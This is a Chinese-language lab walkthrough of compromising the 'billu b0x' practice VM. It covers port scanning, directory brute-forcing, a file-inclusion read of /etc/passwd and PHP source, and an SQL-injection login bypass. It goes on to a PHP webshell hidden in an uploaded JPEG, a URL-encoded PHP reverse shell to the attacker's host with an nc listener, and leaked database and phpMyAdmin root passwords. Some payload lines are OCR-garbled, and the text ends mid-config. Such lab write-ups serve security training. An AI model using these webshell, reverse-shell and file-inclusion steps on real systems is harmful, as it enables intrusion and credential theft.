

# LAB5

## 一、实验目的

取得目标靶机的 root 权限

我们将使用到以下攻击手段：主机发现、端口扫描、web爆破、文件包含漏洞和代码审计、反弹shell

## 二、实验内容

首先扫描端口

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -p- 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 21:26 CST
Nmap scan report for bogon (10.0.2.5)
Host is up (0.00019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:1C:31:B1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.67 seconds
```

发现靶机4具有22端口和80端口，进一步扫描

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -sV -sC -p 22,80 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 21:27 CST
Nmap scan report for bogon (10.0.2.5)
Host is up (0.00081s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 fa:cf:a2:52:c4:fa:f5:75:a7:e2:bd:60:83:3e:7b:de (DSA)
|   2048 88:31:0c:78:98:80:ef:33:fa:26:22:ed:d0:9b:ba:f8 (RSA)
|_  256 0e:5e:33:03:50:c9:1e:b3:e7:51:39:a4:4a:10:64:ca (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-cookie-flags:
|_ /:
|   PHPSESSID:
|     httponly flag not set
|_http-title: --=[IndiShell Lab]=--
MAC Address: 08:00:27:1C:31:B1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

`http-cookie-flags` 脚本发现了名为 `PHPSESSID` 的 Cookie，这表明该网站使用 **PHP** 作为后端语言。然后使用 `dirsearch` 进行 web 目录枚举。

```
└─(root㉿kali)-[~/home/kali]
# dirsearch -u http://10.0.2.5
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
  pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound, VersionConflict

  |.|
  |H| (7_C||-(_|) v0.4.3

  Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
  Wordlist size: 11460


  Output File: /home/kali/reports/http_10.0.2.5/_25-10-31_21-35-06.txt

  Target: http://10.0.2.5/

  [21:35:06] Starting:
  [21:35:07] 403 - 238B - ./ht_wsr.txt
  [21:35:07] 403 - 237B - ./htaccess.bak1
  [21:35:07] 403 - 237B - ./htaccess.orig
  [21:35:07] 403 - 238B - ./htaccess.sample

  [21:35:07] 403 - 241B - ./htpasswd_test
  [21:35:07] 403 - 236B - ./htpasswd
  [21:35:07] 403 - 236B - ./httr-oauth
  [21:35:10] 200 - 307B - /add
  [21:35:10] 200 - 307B - /add.php
  [21:35:14] 200 - 1B - /c
  [21:35:15] 403 - 234B - /cgi-bin/
  [21:35:16] 403 - 231B - /doc/
  [21:35:16] 403 - 233B - /doc/api/
  [21:35:16] 403 - 239B - /doc/html/index.html
  [21:35:16] 403 - 238B - /doc/stable.version
  [21:35:16] 403 - 242B - /doc/en/changes.html
  [21:35:18] 200 - 3KB - /head
  [21:35:18] 200 - 3KB - /head.php
  [21:35:19] 301 - 242B - /images → http://10.0.2.5/images/
  [21:35:19] 200 - 494B - /images/
  [21:35:19] 200 - 47KB - /in
  [21:35:22] 302 - 2KB - /panel → index.php
  [21:35:22] 302 - 2KB - /panel.php → index.php
  [21:35:23] 200 - 8KB - /phpmy/
  [21:35:25] 403 - 235B - /server-status/
  [21:35:25] 403 - 235B - /server-status
  [21:35:25] 200 - 1B - /show
  [21:35:27] 200 - 72B - /test
```



访问 10.0.2.5



根据之前目录爆破的结果，依次进入 `panel`、`images`、`show`、`in`、`c`，发现有的进入是空白，保留 `in`、`add` 的相关信息

**PHP Version 5.3.10-1ubuntu3.26**

<b>System</b>	Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686
<b>Build Date</b>	Feb 13 2017 20:25:26
<b>Server API</b>	Apache 2.0 Filter
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/apache2filter
<b>Loaded Configuration File</b>	/etc/php5/apache2filter/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/apache2filter/conf.d
<b>Additional .ini files parsed</b>	/etc/php5/apache2filter/conf.d/mysql.ini, /etc/php5/apache2filter/conf.d/mysqli.ini, /etc/php5/apache2filter/conf.d/pdo.ini, /etc/php5/apache2filter/conf.d/pdo_mysql.ini
<b>PHP API</b>	20090626
<b>PHP Extension</b>	20090626



发现 test 透露出了可能的信息，尝试获取 passwd

```
[root@kali]~[/home/kali]
└─# curl -X POST --data "file=/etc/passwd" http://10.0.2.5/test
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
ica:x:1000:1000:ica,,,:/home/ica:/bin/bash
```

那么可以据此查看 php 源码

```
[root@kali]~[/home/kali]
└─# curl -X POST --data "file=../index.php" http://10.0.2.5/test
<?php
session_start();

include('c.php');
include('head.php');
if(@$_SESSION['logged']!=true)
{
    $_SESSION['logged']='';
}

if($_SESSION['logged']==true &&  $_SESSION['admin']!='')
{
    echo "you are logged in :";
    header('Location: panel.php', true, 302);
}
else
{
echo '<div align=center style="margin:30px 0px 0px 0px;">
<font size=8 face="comic sans ms">—=[ billu b0x ]=—</font>
<br><br>
Show me your SQLI skills <br>
<form method=post>
Username :- <Input type=text name=un> &ampnbsp Password:- <input type=password n
ame=ps> <br><br>
<input type=submit name=login value="let\'s login">';
}
```

```

Username :- <Input type=text name=un> &nbsp Password:- <input type=password n
ame=ps> <br><br>
<input type=submit name=login value="let's login">';
}
if(isset($_POST['login']))
{
    $uname=str_replace('\'','',$urldecode($_POST['un']));
    $pass=str_replace('\'','',$urldecode($_POST['ps']));
    $run='select * from auth where pass='.$pass.'\' and uname='.$una
me.'\'';
    $result = mysqli_query($conn, $run);
    if (mysqli_num_rows($result) > 0) {

        $row = mysqli_fetch_assoc($result);
        echo "You are allowed<br>";
        $_SESSION['logged']=true;
        $_SESSION['admin']=$row['username'];

        header('Location: panel.php', true, 302);
    }
else
{
    echo "<script>alert('Try again');</script>";
}
}
echo "<font size=5 face=\"comic sans ms\" style=\"left: 0;bottom: 0; position
: absolute;margin: 0px 0px 5px;\">>B0X Powered By <font color=#ff9933>Pirates<

```

由此可知 SQL 注入的语法，密码可以输入一个 \

同理查看 c，得到了一个用户的信息，可以据此尝试 ssh，但是经实测没有成功

```

[root@kali]-[~/home/kali]
# curl -X POST --data "file=../c.php" http://10.0.2.5/test
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header( 'X-Frame-Options: SAMEORIGIN' );
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );

ini_set( 'session.cookie_httponly', 1 );



$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");

// Check connection
if (mysqli_connect_errno())
{
    echo "connection failed → " . mysqli_connect_error();
}

?>

```

那么开始 SQL 注入，使用万能语法



获取上面的图片，并用 wget 传入本机。然后写入木马


Welcome to billu b0x

Show Users

ID	User	Address	Image
1	Jack	Jack sparrow, Pirate of the caribbean	
2	Captain Barbossa	Captain Barbossa, pirate of the caribbean	

```
x^Xâ>ö^-^<9a>þKnäÎÖÖðÈdþo(>ØÙÄ# '<9c>^C\m<9d>Èëiü<8e>:uØÝäðA"þdI<82>òupy^_LTP8
ÍÖfvô^_ëEÔâ_&k¶uC_FI^C<9e>¤fµ3ÆÝi<9c>w.i\èÙlào=P¤Ø!Tå<89>^_Ø¤xoiÄ<·mW\Û5I<88>
^Z9<88>"Hüir ^Xâ|Wly$äø±qùv_ë^Fì[ "<8a>#^QÇè
}^Dö^C^ÍL.RteðÈð8^a^<8e>^U<81>ö<81>À^_^£¤Ø^M^Ü<99><8d>^Rýl^G^[_^Hò3<84>PÌB
<82>OR^?^yùøíµ]xòw^ñ^6S}|j<96>QÉ^_^e¶ëY<8a>¶ÒHf
xÙ<8c><9e>kæMceziqÅ5^±Á<jå<91>Xâ<8c>uçø^@<8c><96>iä·SEü9Øy^@ÅüüUk)8RØéUr?¥c<96>
>o^V£io^OßÅy|Ap-1<86>úq\q¤-?^_X4ÉÜ^_R<87>^YÙTîö±<87>ðâ<85>Å<95>^GyÜlØeo^l]+G
#¬HPCm=<8f>r~+Vþ<98>WÈd<9c>Æe^A<98>^_B^N<8a>ÅýGUÿ^@I<9a>Ç¶ç{u^Vêd<99><98>^_OV
äÐûÖÖ<89>^O:Ri<90>^F^_0_ùÿ^@^MIØ^·a,yç^@{xHÈ<93>ÅÖFäN<9a>Xöe^mÄ{ÆUÿ^@^GÛÖ<87>3
^yFH<QTW2,rs<91>V%RPÛÙ?5,<80>^MÄ#<93>È« ^TÓ3^S<8c>Ö<80>VÜy^@â¤$¶,h[^L]<94>öæç
<8d>^? .P^L àÐ ^ ðàf«6#^QNS^@Ñ^N &^Nä@4« <^Ø ^I^HÈl<83>V%øÖ·P
MT76^G^15D<90>Ü^_öäí^S^@à,9E^B?6^Gz+ÿÜ
<?php system($_GET['redteamnotes']); ?>
```

然后上传图片（注意为了区分图片，将 jack.jpg 重命名为 jac.jpg）



然后使用 burpsuite，更改 load

### Request

Pretty Raw Hex


```
1 Content-Type: application/x-www-form-urlencoded
2 Content-Length: 27
3 Origin: http://10.0.2.5
4 Connection: keep-alive
5 Referer: http://10.0.2.5/panel.php
6 Cookie: PHPSESSID=9n729g3gir61006rtl1g2963a7
7 Upgrade-Insecure-Requests: 1
8 Priority: u=0, i
9
10 load=uploaded_images/jac.jpg&continue=continue
```

### Request

Pretty Raw Hex

```
1 POST /panel.php?redteamnotes=phpinfo() HTTP/1.1
2 Host: 10.0.2.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
   Gecko/20100101 Firefox/128.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
```

执行之后获得了一堆乱码



将这个拦截加入 `repeater`，然后修改命令为 `whoami`（可以发现 `redteamnotes` 变成了 `cmd`，这是因为之前上传的图片没有成功保存木马，因此重新上传，为了区分，所以修改名字）可以看到命令成功被执行。

接下来开始进行反弹shell

发现无法传送，猜测可能是编码问题，`burpsuite` 不能自动编码，于是进行手动编码

Request

Pretty Raw Hex

POST /panel.php?cmd=  
php+-r+'\$sock%3d\$sockopen("10.0.2.3",80)%3bexec("/bi  
n/sh+-i+-%263+->%263+2-%263")%3b' HTTP/1.1  
Host: 10.0.2.5  
Content-Length: 46  
Cache-Control: max-age=0  
Accept-Language: en-US,en;q=0.9  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/136.0.0.0 Safari/537.36  
Origin: http://10.0.2.5  
Content-Type: application/x-www-form-urlencoded  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.  
9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://10.0.2.5/panel.php  
Accept-Encoding: gzip, deflate, br  
Cookie: PHPSESSID=ng7jpdhgk4d46vbkb02sc12p1

Response

成功传送，监听成功，获取初始权限，然后将其升级为 full pty，采用和上次靶机同样的方法

```
(kali㉿kali)-[~]
$ sudo nc -lvpn 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.5] 60981
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c "import pty;pty.spawn('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawn'
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@indishell:/var/www$ █
```

然后ls扫描，发现了phpmy文件（其实在最开始的爆破时已经爆破出这个目录文件，只是当时没有留意）

```
www-data@indishell:/var/www$ ls
ls
add.php  head.php   images  index.php  phpmy      test.php
p
c.php     head2.php  in.php   panel.php  show.php   uploaded
d_images
www-data@indishell:/var/www$
```

然后查询可知它的配置文件，查看配置文件的源码

```
[root@kali]~[~/home/kali]
# curl -X POST --data "file=/var/www/phpmy/config.inc.php" http://10.0.2.5/test
<?php
/* Servers configuration */
$i = 0;
/* Server: localhost [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'localhost';
$cfg['Servers'][$i]['host'] = 'localhost';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'roottoor';
$cfg['Servers'][$i]['AllowNoPassword'] = true;

